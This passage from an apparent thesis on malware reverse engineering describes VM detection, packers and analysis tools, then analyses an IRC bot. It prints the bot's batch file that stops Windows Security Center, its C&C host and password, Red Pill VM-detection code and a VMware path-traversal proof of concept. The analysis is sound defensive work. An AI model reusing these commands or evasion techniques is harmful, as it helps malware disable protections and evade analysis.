layer translates and controls every hardware instruction by the guest OS to the actual hardware. In pure virtualization, as used in experiments in this thesis, the virtualization layer is a software program that runs the guest OS "inside" its emulator. This gives the user full and interactive control of the guest OS, specifying available hardware, available memory and disk space, etc. The guest OS does not have any access to the host OS nor access directly to the hardware, unless specifically allowed. The guest OS' memory will in reality be the virtualization layer's memory, and the guest OS' hard drive will be specific files on the host OS.

Virtual machines are often used to capture and analyze malware. An example is a honeypot. Honeypots are secure computer environments that seem to be part of a real computer network [18]. Honeypots do not have any specific purpose on the network other than security and logging. They do not contain any valuable information. Honeypots are used to divert, deflect or capture attackers, making them believe they have encountered a normal computer system. Every action is closely monitored and no real harm can come to the system. Some honeypots make use of virtual machines in their system. In this thesis virtual machines are used to be able to analyze malware samples securely. Malware developers are aware of this fact and have developed countermeasures. The two most prevalent, detecting and breaking out of the VM, are described below.

The detection of virtual machines can be done in mainly four different ways (this thesis is limited to focus on Windows XP SP 2 as guest OS) [19, 17].

1. **VM artifacts on disk** VMs leave traces of the virtualization by having files and/or registry keys named in such a way that the virtualization can be detected. Examples are "VMware Virtual IDE Hard Drive" listed in the registry for VMware, and "VirtualBox Shared Folders" for VirtualBox.

2. **VM artifacts in memory** VMs leave traces of the virtualization in memory. These traces can be found either by checking the memory for references to the virtualization or by comparing memory addresses. Due to the fact that virtual machines run on top of another OS, the memory addresses differ in some cases from a normal installation of the OS. This

can be checked, as done by Joanna Rutkowska's "Red Pill" (see listing 4.1).

3. **VM specific hardware** In order to simulate and abstract the physical components of a computer, the VM creates abstract hardware components. These are named and have parameters specific to the VM and can thus be detected. Examples are VMware SVGA II as the display adapter for VMware, and VirtualBox Graphics Adapter for VirtualBox.

4. **VM specific processor capabilities** Because the VM abstracts the connection with the host OS and the hardware from the guest OS, the VM may add additional functionality to the virtual processor. This can be detected by either trying to run a non-standard x86 architecture instruction only implemented by the VM and see if it works, or try to run a standard instruction implemented differently in the VM and observe the difference.

```
/* VMM detector, based on SIDT trick
* written by joanna at invisiblethings.org
*
* should compile and run on any Intel based OS
*
* http://invisiblethings.org
*/
#include <stdio.h>
int main () {
  unsigned char m[2+4], rpill[] = "\x0f\x01\x0d\x00\x00\x00\x00\xc3";
  *((unsigned*)&rpill[3]) = (unsigned)m;
  ((void(*)())&rpill)();
  printf ("idt base: %#x\n", *((unsigned*)&m[2]));
  if (m[5]>0xd0) printf ("Inside Matrix!\n", m[5]);
  else printf ("Not in Matrix.\n");
  return 0;
}
```

Listing 4.1: Joanna Rutkowska's Red Pill in C for detecting virtual machines.

One important thing to note is that only VM detection method number two, regarding memory addresses, is independent of VM vendor, and even for that one there may be differences between various VMs. For example, the Red Pill does not work for the VM Parallels on Mac OS X. As VMware's VM and Microsoft's VirtualPC are the most known and used virtual machines, using another VM might thwart the samples' effort of detecting the VM. Thus VMware as the VM will be mainly used in this thesis, some experiments will also be run on Sun Microsystem's VirtualBox to observe possible differences.

The breaking out of virtualization is possible, but it has not been possible to verify this behaviour in malware, only as proof-of-concept (see listing 4.2) [VMw08a, Cor08]. The code searches for legal strings that translates to "..". Such a string enables an attacker to traverse the file hierarchy of the host OS above the shared folders in a VM. The vulnerability of path traversal has been patched in newer versions of the VM, but is still a sign of warning that even virtual machines are vulnerable. Not being familiar with any such behaviour being implemented in malware, this functionality will not be investigated further.

```
// mbtwc.c
#include <windows.h>
#include <cstdio>
```

```
int main(int argv, char *argc[]) {
  unsigned int i, ans;
  unsigned char buf[200];
  for (i=1;i;i++) {
    memset(buf, 0, 200);
    /* 8 = MB_ERR_INVALID_CHARS */
    ans = MultiByteToWideChar(CP_UTF8, 8, &i, 4, buf, 100);
    if (ans && (buf[0] == '.') && (buf[1] == 0) &&
        ((i & 0xff) != '.'))
      printf("%d %04x: %02x %02x %02x %02x\n", ans, i,
              buf[0], buf[1], buf[2], buf[3]);
  }
}
```

Listing 4.2: Proof-of-concept of a path traversal vulnerability in VMware's shared folders implementation.

4.2 debuggers

Debuggers exist mainly to help developers correct bugs or unintended functionality in their programs [16]. However, debuggers work well for reverse engineering too. A debugger will normally let you step through each instruction in a program before it is executed. This is often achieved by using a Instruction Set Simulator (ISS) for reading the program instructions and emulating a microprocessor while maintaining register values. From this simulation model the debuggers main functionalities are achieved.

- **Disassembler** A debugger will enable you to view the code, some or all of it, in assembly language, often with additional functionality like keeping track of loops, jumps, and functions.
- **Software and/or Hardware Breakpoints** Breakpoints is a feature that lets you stop the debugged program at specific places. These breakpoints can be in the software where a special instruction is inserted into the program, or in hardware where a CPU feature stops the program when specified memory addresses are accessed.
- **Register and Memory** The debugger will let you follow the values of the registers and display memory contents of the program.
- **Process Information** Detailed process information displays most of what is needed to know about the process itself, like threads and modules loaded.

4.2.1 Obfuscation techniques

Malware developers appear to be well aware of the risk of reverse engineering of the malware. Reverse engineering discovers techniques used, who controls the malware, IP addresses, and can ultimately result in the developers being identified and prosecuted. To make the analysis and reverse engineering of malware difficult, a number of techniques have been developed to obfuscate the malware samples. These techniques do not prevent analysis of the software, nor are the techniques secure. The techniques follow Kerckhoffs' principle of security by obscurity[20]. However, it makes the analysis harder and more tedious. The main methods of obfuscation are;

1. **Eliminating Symbolic Information** This passive technique deals with the elimination of information embedded, but not used by the executable files. Class names, function names, comments, etc. aid the developers in understanding the program flow and the program design. The information is equally helpful to reversers, and removing such information will prevent analyzers from acquiring such information. This is perhaps much more important in dynamically typed languages (such as javascript or Python), but none the less also a factor in statically typed languages (e.g. C/C++).


2. **Obfuscating the Program** The obfuscating of the program is a passive technique that aims at modifying the program to make it less readable, without changing its functionality. This is done by changing the layout, structure, organization, and data in such a way that the program is functionally identical. Executable packers is perhaps the most used obfuscating technique. Packers compress and may in addition encrypt the program, making it statically unreadable. However, the program is transparently decompressed and decrypted at runtime when the program is loaded into memory.

3. **Embedding Anti Debugger Code** This is an active technique where the malware developer embeds code aimed at making analysis hard. This code does not change the functionality of the program when run normally, but may change functionality when interpreted by a debugger. Examples of such codes can be; insertion of junk code at non-reachable places, like after an unconditional jump; insertion of NOP (No OPeration) code which does nothing, but changes the size and hash of the program. Other even more active approaches are functions that check for debuggers and act accordingly, not disclosing the actual functionality of the program if debuggers are detected.

When examining samples of malware all three of these techniques are encountered at some level. The first two techniques are can be detected immediately when observing that a string dump of the binary hardly contains any useful data. A program compiled with normal settings and not being packed, would reveal a large amount of information about the compiler, the programming language, the program itself, and its functionality. By setting optimization flags in the compiler and disabling additional information like debugging information, the amount of information retrievable by just scanning the binary decreases drastically.

The packing of an executable is not a technique that originated with malware. The packing actually reduces significantly the size of the executable using lossless compression. The perhaps most used packer being the UPX (Ultimate Packer for eXecutables) which uses the NRV compression library [aLMR08]. This packing will reduce the size of executables making them easier to distribute. Owners of proprietary software wanted to protect their software after distribution and the interest for the encryption side of packers was established. The encryption and protection mechanisms makes the reverse engineering harder and tedious. Malware developers use the packers for protection against analysis and investigation and to minimize the size of the malware sample.

In the following, the relevant aspects of the Windows executables and packers will be outlined. An executable packer does mainly two things. The first aspect



(a) The PE file format. (b) A packed executable in the PE file format.

Figure 4.2: The PE file format and executable packers.

is to pack an executable, reducing its size and possibly encrypting it. The second aspect is to make a small executable that wraps around the packed data. When the program is run, the outer "wrapping" executable will unpack (and decrypt) the original executable, populate its Import Address Table (IAT) and run it (see figure 4.2 for a view of the PE file format [Pie94]). When an executable is run in Windows, the OS will, in short, find the program's IAT from the PE header and populate it with the current addresses for the imported functions. This cannot be done at compile time as the function addresses are not fixed and may vary. The execution then continues and the code execution starts at the Entry Point (EP). When an executable is unpacked, its IAT is still unpopulated as Windows cannot see its full structure, thus the unpacker has to populate the table. Thereafter the original packed program begins its execution at the Original Entry Point (OEP). This packing can of course be done more than one time, with several small programs wrapping around the inner most original packed program, similar to the Russian matryoshka dolls.

When performing a static analysis, it is impossible to analyze a packed executable, as the code is compressed and may be encrypted. In order to statically analyze a packed executable, it must first be unpacked. If the identity of the packer used is known and that packer has an unpacking function, one can use the unpacker corresponding with the packer. This is often possible with UPX. However, oftentimes the identity of the packer is not known and the executable cannot be unpacked automatically. This may be because the packer used has been modified from the original, or that the packer does not provide an unpacking function, as with WinUpack, one of the most commonly used malware packers [Dwi08].

Manually unpacking an executable can be a time consuming and difficult task. The main challenge is that we don't have access to the unpacking algorithm, thus we let the wrapping unpacker do the unpacking. The unpacker will unpack the original program into memory and, after populating its IAT, start execution at the OEP. At this point most of the code may be unpacked and residing in memory. In some cases this may be sufficient for static analysis, and a dumping of the process' memory will allow for the code to be studied. This will, however, not provide a working unpacked version of the sample. The dumped memory will consist of the everything in the process' memory in a binary format. To be able to execute, debug, and properly view the unpacked sample, a complete unpacking is necessary.

To be able to fully extract to original executable, its code and its EP, which in the packed case is the OEP is needed. Thus, halting the execution is of importance, normally carried out by using a debugger, at the OEP and dumping the process' memory to disk. The original executable code is now available, but the executable is not complete. It is also needed to create its IAT. This can be done with the tool ImpREC (see 4.3.5) which will try to fix the dumped file by adding a section with the new import table.

There may be several challenges to this process, as the original intent of the packing was to make analysis harder. As examples; the original executable may be nested inside an unknown number of packers; there may be anti-debugging code in the unpacker and/or the program; the program flow may not be intuitive. All making it harder to follow the assembly code, finding the OEP, and unpacking the software properly.

4.3 Tools

Throughout the analytical process a number of software tools have been used to thoroughly investigate two malware samples. The tools are listed and briefly described below, also indicating their respective categories.

4.3.1 Disassemblers and Debuggers

Disassemblers and debuggers were used to look at the malware sample's code and to do static analyses. These two programs were chosen based on several aspects. They are the two most commonly used tools for reverse engineering and cited in [16] as good tools for malware analysis. Another aspect is that IDA Pro is a proprietary commercial product, whereas OllyDbg is free, with some open source[2], software. Both programs are recursive traversal disassemblers, meaning that they interpret and traverse the machine code in a recursive manner, avoiding certain pitfalls encountered with linear sweep disassemblers [21].

IDAPro v5.2

This is the Interactive DisAssembler Pro by Hex-Rays [GHR08]. It is a commercial debugger and disassembler widely used for reverse engineering and debugging. It supports a variety of file formats and operating systems. It also has support for plugins and scripting. The license was obtained from NorCERT.

[2] The source code provided is the disassembler code for OllyDBg v1.04. OllyDbg does not fulfill the requirements for open source software.

OllyDbg v1.10

OllyDbg is a 32-bit assembler-lever debugger written by Oleh Yuschuk [Yus08]. It is licensed as shareware, although only because of copyright reasons, and is free to use. OllyDbg provides most of the same functionality as IDA Pro, although they may work differently at times, interpreting code differently when encountering obfuscated binaries.

4.3.2 Virtual Machines

VMs are virtualization environments used in order to run malware samples in a controlled environment. VMware's VM was chosen on the basis that it is one of the most commonly used VMs and that it is available free of charge. In this investigation we mainly used VMware's VM as the virtualization environment. However, due to the fact that several malware samples exhibit techniques for discovering virtual environments and then changing their behaviour accordingly, we used VirtualBox as a reference virtual environment to investigate if the samples exhibited differing functionality when run in a different virtual environment (see 3.2 and 5).

VMware Server

This product from VMware, Inc. is a free virtualization program that allows the user to virtualize several different operating systems on one computer [VMw08b]. The virtualization supports snapshots of the state of the virtual machine. This enables the user to infect a virtual machine with malware, observe behaviour and immediately revert to the uninfected state if desired. Another benefit is that it is possible to run several instances of an operating system on a single machine. These functionalities save both time and hardware.

VirtualBox

VirtualBox is another virtualization environment freely available, this one from Sun Microsystems, Inc [SM08]. The VirtualBox has about the same functionality as VMware Server.

4.3.3 Monitoring Tools

A number of monitoring tools were used in order to observe the behaviour of a malware sample when executed.

FileDump

Both malware samples studied exhibited the behaviour of creating small files, executing them, and then deleting them immediately afterwards, thus making the process of reading the files manually difficult. We were unable to find a tool freely available for reading the files that was lightweight and easy to use. Thus we developed our own FileDump, a command line program that monitors certain user specified files. If the files are created or changed (time of modification or file size changed), the file is copied. FileDump is a Windows application tested on Windows XP SP2. The tool is lightweight, but it would be fairly trivial to develop it further. The tool's source code and usage are in appendix D.

Process Monitor

Process Monitor is a tool for analyzing system properties of Windows [RC08b]. Process Monitor shows real-time logging of the file system, registry accesses and processes and threads, with support for filtering and sorting. Process Monitor is free software from Sysinternals, a subsidiary of Microsoft. This tool was chosen because of its wide functionality fitting the needs of this study and because of its integration with Windows XP.

tcpdump

tcpdump is a protocol packet capture and dumper program by Lawrence Berkeley Laboratory [Lab08]. The network tool uses the libpcap library to capture packets, the same as Wireshark. tcpdump does not, unlike Wireshark, have a GUI. An example command for sniffing packets to and from a VM is `sudo tcpdump -A -n -s 0 -X host <VMaddress>`. tcpdump works on most, if not all UNIX platforms, and thus also Mac OS X which was used in this analysis. tcpdump is released under BSD License and is free and open source software.

Wireshark

Wireshark is the world's foremost network protocol analyzer [Com08]. It provides similar functionality to tcpdump, but presents a GUI, offers support for plugins, and has many more filtering, sorting, and protocols supported. Wireshark is free and open source, released under GNU GPL2.

4.3.4 Packer Detectors and Unpackers

These tools were used to detect possible executable packers of the samples.

PEiD v0.94

PEiD is the name of a small tool that can detect the most common packers, encryptors and compilers [JQsx06]. The name is short for Portable Executable Identification which is derived from Windows executable file format Portable Executable (PE). The tool tries to identify if the binary has been packed, and if so, tries to determine which packer was used by searching for specific byte sequences left by the packer. The tool is perhaps the most widely used tool for packer detection by the malware analysis and reverse engineering community.[3]

RDG Packer Detector v0.6.5

RDG Packer Detector is a crude small program that tries to detect which packer is used on an executable [RDG08]. It works in the same way as PEiD. We were able to obtain some positive results using RDG Packer Detector when PEiD failed to produce any results.

[3]The reverse engineering community consist of many different groups, several of them conducting illegal activities. Thus a view of the number of users of this and similar programs is not available. This opinion is based on the availability and reputation of this utility.

4.3.5 Others

These are the rest of the tools used during the experiments and investigations.

ASCIIdump and strings

ASCIIdump is a small tool we wrote because we wanted to be able to tweak which symbols were printed when searching a binary file for strings. We used ASCIIdump in addition to the very similar program strings [MR07]. These small tools search the binary file for sequences of ASCII matching certain parameters given as command line arguments to the program. The ASCIIdump source with usage description is in appendix C.

RegShot

RegShot is a small tool for comparing two snapshots of the Windows registry to identify changes [reg]. The program takes a snapshot of the registry before and after some actions have taken place and then compares the two and displays the results. It is open source software published under GNU GPL. The tool provides a useful overview of registry changes after an analysis.

AutoRuns

AutoRuns is an utility that shows all the programs scheduled to start up during boot or login [RC08a]. AutoRuns shows all the programs and images auto-starting, much more comprehensive and thourough than MSConfig. AutoRuns is free software from Sysinternals, a subsidiary of Microsoft.

RootkitRevealer

RootkitRevealer is a small tool that scans the system for rootkits [CR06]. The utility scans the registry and file system for API discrepancies that appear suspicious or indicate the presence of a user-mode or kernel-mode rootkit. RootkitRevealer is free software from Sysinternals, a subsidiary of Microsoft. The tool is supposed to detect every rootkit encountered up to date.

ListDecrypt

This is a small program we wrote to decrypt the contents of the file `list.htm` fetched by the malware sample `unknown.exe`. The decryption is described in detail in 5.2.2. The program source code is in appendix E.

ImpREC v1.6

ImpREC is short of Import REConstructor, a versatile utility for software reverse engineers [Mac08]. The tool lets the user view running processes and perform various tasks, like dumping the process memory to disk and fixing the import tables of dumped processes.

Chapter 5

Results

In theory, there is no difference between theory and practice. But, in practice, there is.

Jan L. A. van de Snepscheut

In this chapter results from analyzing and investigating the two malware samples `ircbot.exe` and `unknown.exe` are presented. Both analyses are carried out as described in chapter 3. Starting with surface analysis, dynamical analysis and finishing with static analysis. Both samples have been analyzed with the goal of discovering their functionality, behaviour, and techniques to the full extent. In addition efforts have been made to study the obfuscated binaries in order to support and verify the results found earlier in the analysis.

5.1 Analysis of ircbot.exe

The first sample anaylyzed is the `ircbot.exe`, or so it has been named, it will also be called IRCBot. It has been in the media in connection with a so-called MSN worm[1] as stated by NorCERT. The MSN worm reputedly sent an instant message to all of the contacts in the infected victims contact list telling them to click on a link, e.g. "This picture isn't you... right? lol" or in Norwegian "Hey, er dette bildet av deg? Fant det på facebook".[2] When a user clicked on the link, they were redirected to another domain and started downloading the `ircbot.exe` file. This malware sample was provided by NorCERT, who deems it to be a fairly traditional IRC bot with typical functionality of IRC bots. NorCERT also provided some source code in the C/C++ languages which this malware sample is probably derived from. The source code is broken and not complete. Furthermore, the source code does not display or disclose new information on the sample beyond what can be deducted by analysis. This is mainly due to the fact that the code is broken, undocumented, and experiments have shown that

[1] Ref: VG.no 15. April 2008; `http://www.vg.no/teknologi/artikkel.php?artid=508700`

[2] Ref: Trend Mirco 15. April 2008; `http://blog.trendmicro.com/namedropping-msn-worm-also-a-polyglot/`




Figure 5.1: Online analysis of `ircbot.exe` at `jotti.org`.

most of the important functions are incomplete or incorrect. The source code will not be used further in the analysis, but is provided electronically.

5.1.1 Surface Analysis

Firstly, the sample was run through two online scanners, `Jotti.org` [Bos08] and VirusTotal [His08], to see if anti virus programs detected the sample and could provide any information about it (see figure 5.1 and appendix A.1). The sample was detected by 95% of the anti virus programs at `jotti.org` and 87.5% at VirusTotal.

Both scans show a high detection rate of the sample, the difference is that they provide a different selection of anti virus scanners. The two scans provide a good example of how different anti virus vendors classify malware differently. Not just differently by syntax or naming, but also in some cases completely different in terms of malware type. This malware sample is classified as an IRCBot, PushBot, BackDoor, SDBot (a special IRCBot), Dropper and Worm. This problem of inconsistency in sample classification between, and sometimes even inside one, anti virus vendor is widely known. A solution to this problem is suggested, among many others, in [13].

When searching for further information about the sample, F-Secure's description (see A.2) is found among others. The description is labeled IRCBot.es, as that is what the company named the sample. This description is found by searching F-Secure's database for the name the sample was classified as when run through the anti virus program. This description is fairly basic and simple and furthermore, it does not fully agree with the further analysis of the sample. Some aspects of F-Secure's description to be noticed are the ones that state that the sample has been obfuscated and/or packed, which also have seen when trying to open the sample in a disassembler, resulting in an error on the file format. However, using both PEiD and RDG Packer Detector, it was not possible to discover which packer was used.

ASCII dump

To gather string dumps or ASCII dumps of the binary file we used our own ASCIIdump (see 4.3.5). The only ASCII characters we could make any sense of in the binary file are listed below. The number of sensible strings is low and they are fairly generic, suggesting that obfuscating has been used on the binary.

- ThisprogramcannotberuninDOSmode.
- Rich
- .text
- .rsrc
- kernel32.dll
- VirtualAlloc
- VirtualFree
- GetModuleHandleA
- GetCommandLineA
- Sleep

5.1.2 Dynamic Analysis

After the initial probings and tests of the sample, the executable was run in a controlled environment to further study its behaviour. The environment consisted of an updated version of Windows XP running in VMware's VM. Process Monitor was running on the virtual machine and Wireshark was running on the host machine initially. In addition other tools, mentioned in 4.3, were used on subsequent runs. The sample was then executed and information collected. The information is divided into four different segments; processes; file access; registry access; and network access.

Processes

When starting the `ircbot.exe` executable, the `ircbot.exe` process runs for a short time, approximately three seconds. It is then replaced by a process named `svchost.exe` residing in the `C:\WINDOWS` directory which is evidently not a genuine Windows process, but rather the sample transferred to another executable. After about three seconds the process `svchost.exe` remains mainly idle. Before arriving at the idle state it does a number of things (see figure 5.2):




Figure 5.2: The process tree a minute after `ircbot.exe` has been started.

- `ircbot.exe` starts a process `cmd.exe` with the command `cmd /c "c:\a.bat"`. This command executes the file `a.bat` and exits `cmd.exe` afterwards.
- `net.exe` executes the command `net stop "Security Center"`
  This command stops the Windows Security Center service which prompts the user for Firewall settings, automatic updates, and virus protection
- `net1.exe` executes the command `net stop "Security Center"`
  This is just redundancy and a replica of the above command. This is unnecessary and may imply that the programmer was not too familiar with Windows batch programming.
- `svchost.exe` is the process started by `ircbot.exe` as mentioned above. `svchost.exe` starts a process `cmd.exe` with the command `cmd /c "c:\a.bat"`.
  This is the same as `ircbot.exe` did above.
- `net.exe` executes the command `net stop "Security Center"`
  Same as above.
- `net1.exe` executes the command `net stop "Security Center"`
  Same as above.
- `net.exe` executes the command `net stop winvnc4`
  winvnc4 is a process for Virtual Network Computing (VNC) for sharing desktops between computers over the network.
- `net1.exe` executes the command `net stop winvnc4`
  This is again a replica of the above.

The sample creates and runs the `a.bat` file, then writes itself to `svchost.exe` and starts the new executable which again creates and runs the `a.bat` file. The file `C:\a.bat` keeps disappearing after each run of `ircbot.exe`. However, using the file monitoring tool, FileDump (see 4.3.3) it was possible to capture its contents (see listing 5.1). The creation execution and deletion of these `a.bat` files is clearly to conceal the termination of these services from the user.

```
@echo off
net stop "Security Center"
net stop winvnc4
del c:\a.bat
```

Listing 5.1: The contents of `a.bat`.

When executing a packed program it has to be loaded into memory, unpacked and decrypted (see 4.2). Therefore all the strings loaded into the process memory can be dumped using Process Monitor (see appendix A.3). As can be seen, the list of strings looks more like a string dump of a proper program than the string dump initially captured, and proves that the binary was packed. Some interesting strings confirms the expected nature of the malware sample. The sample is a bot connecting its C&C by IRC and spreads through Microsoft's MSN. The messages in MSN for this specific sample are listed below, matching well with the phenomenon described in the media (lines 344 to 346 in appendix A.3).

- Did you see this picture, it's hilarious!!!!!
- Have I shown you this new picture of my cat :)
- Hey, check out this great photo from my trip to England!

From the string dump we can also see the commands the bot answers to. The commands are also confirmed and made further intelligible by the different strings served by the bot as someone logs on to the bot (lines 174 to 231 in appendix A.3). The commands are listed below with comments (lines 159 to 173 in appendix A.3):

- **r.getfile** Command to download a specific file.
- **r.new** Probably a command to start a new sample.
- **r.update** Command for the sample to update itself with a new version.
- **r.upd4te** As above.
- **msn.spread** Command for the bot to start spreading through MSN.
- **msn.msg** Command to send a specific message through MSN, often with a link to malware or malicious website.
- **msn.stop** Command to stop spreading.
- **msn.stats** Command to display statistics over number of messages and files sent trough MSN.

This string dump and interpretation discloses to a large extent the behaviour of the sample and its techniques for communicating with its C&C. The rest of the strings are the modules loaded by the sample together with the contents of the file `a.bat`. There does not seem to be any other functionality to the sample not already commented through this string dump.

File Access

The file monitor discovered two writes done. The first write 71 bytes to a new file `C:\a.bat` (see listing 5.1). This file, as can be seen, executes the above commands probably in order to lower the security of the infected system. This file is later accessed through an instance of the `cmd.exe` program and then deleted, which it does by itself (the last line). The second write is around 20 kB to the new file `C:\WINDOWS\svchost.exe`. Interesting to note at first is the name chosen `svchost.exe`. A Windows XP session will normally have a number of genuine processes named `svchost.exe` running that takes care of a wide range of network services. The genuine `svchost.exe` is located in `C:\WINDOWS\system32\svchost.exe`. Thus the bogus version of the executable, `C:\WINDOWS\svchost.exe`, can easily be mistaken for the genuine one, a feature probably developed intentionally. A behaviour worth noting is that the file `ircbot.exe` is not deleted after execution which is normally the case for malware trying to hide itself. It is not clear whether this feature is intended or a result of a mistake made by the malware designer.

After `ircbot.exe` has run for about three seconds it quits. The newly created executable `C:\WINDOWS\svchost.exe` takes over the malware's execution, but does not create any additional files apart from `a.bat` once again. When examining `C:\WINDOWS\svchost.exe` closer and comparing it to the original `ircbot.exe` it can be demonstrated that they are in fact identical. This can be checked with the Windows command "FC". This means that `ircbot.exe` writes itself to `C:\WINDOWS\svchost.exe` in order to conceal its presence. In addition the new `svchost.exe` is listed as a hidden,read-only, system file (seen with the "attrib"-command), thus it does not show up in Windows Explorer and is only visible to the command line interface with the parameter for viewing all files set (`dir /a`).

The double creation of `a.bat` and execution of it is redundant and does not serve any purpose other than rising suspicion to the sample. It is believed that this feature was an unintended effect of the the sample writing itself to a new file and executing it again, indicating that the malware developers might not be skilled in programming.

Registry Access

The sample starts off with `ircbot.exe` running some normal registry queries and after about three seconds, the bogus version of `svchost.exe` takes over the execution. However, `ircbot.exe` adds a key in the register `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`. Placing an executable in one of the run registries is perhaps one of the easiest ways of making a process persistent to reboot. The added key is "Windows Taskmanager" with the value "svchost.exe". Again, an attempt of concealing the sample by using well known Windows names can be seen. However, this is yet another example of non-proficiency by the makers of this bot. The obvious purpose of this registry change is for the bot to be boot persistent, that is to start the `C:\WINDOWS\svchost.exe` after the machine has been booted. This does not work, however, as the registry needs an absolute path to the executable which is not given. Thus nothing happens and the sample is not boot persistent. What was meant and should have been the value of the key was `C:\WINDOWS\svchost.exe`. An experiment shows that this works.

As a note to the above findings of the `ircbot.exe` writing itself as `svchost.exe` we see several registry and file queries related to `C:\WINDOWS\svchost.exe` in order to establish if the file is already present or not. The purpose is probably to establish whether or not the machine is already infected. If one tries to re-infect an already infected machine, the newest sample will not overwrite the previously installed version, and will remain idle.

The sample processes also make a number of registry queries to `HKLM\SOFTWARE\Microsoft\Cryptography\RNG`, which is a registry value that services random numbers. This means that the sample makes frequent use of random numbers suggesting some randomization of behaviour. This randomization can be seen for example in the choice of nicknames in the IRC channel (see Network Traffic below).

From the registry we can see the date, time, version, owner, and description of the file `svchost.exe`. All of these values are fake and deliberately similar or equal to genuine Windows programs, and thus attempts to conceal the sample's existence. The date and time are set to the OS install time, the version is the OS version, the owner is "Microsoft Corporation" and the description matches a generic Windows file description.

Network Traffic

The bot was run several times in order to discover differences between different runs at different times. The network traffic was captured using Wireshark [Com08] and tcpdump (see section 4.3.3).

The IRCBot starts by a regular DNS query for the hostname `http.xn--mg-kka.com` which resolves to `221.6.6.232`, it then commences to logon to an IRC server (see table 5.1, the table is an excerpt with only the relevant packets and ASCII showed). The port number used is not the usual 6667 for IRC, but port 81. The logon to the IRC server is done in plain text over TCP with near standard IRC protocol [22]. The three digit codes found in table 5.1, package number 5, are codes from the IRC standard and correspond to IRC numeric replies. The ones used in this communication are listed below;

001 `RPL_WELCOME`

002 `RPL_YOURHOST = MOdded by uNknOwn Crew`

003 `RPL_CREATED`

004 `RPL_MYINFO = www.uNknOwn.eu - iD@uNknOwn.eu`

005 `RPL_BOUNCE`

422 `ERR_NOMOTD (No Message Of The Day)`

Several of the standard replies and variables are not in use. This is a relatively normal procedure in malware bots in order to save bandwidth and limit the number of packets sent/received on the compromised client. Note that the password can also be seen in the first packet in plaintext. After logging on to the IRC server the client remains idle and responds to the server's ping requests.[3]

[3]The domain `irc.bluehell.org` resolves to IP address `1.3.3.7` when using nslookup. This is evidently not a real address, but rather a play on the "geek term" for "elite" written in "geek speak" - 1337. This was also seen by David Vorel when mapping BotNets [Ber08b] (see section 3.2).

IP.src	IP.dst	Payload (ASCII)
129.241.209.211	221.6.6.232	PASS letmein
221.6.6.232	129.241.209.211	:irc.bluehell. org NOTICE AUTH : *** Looking up your hostname
129.241.209.211	221.6.6.232	NICK [00|USA|80843].. USER kvgnakw * 0 :VMXP1
221.6.6.232	129.241.209.211	:irc.bluehell. org NOTICE AUTH : *** Found your hostname
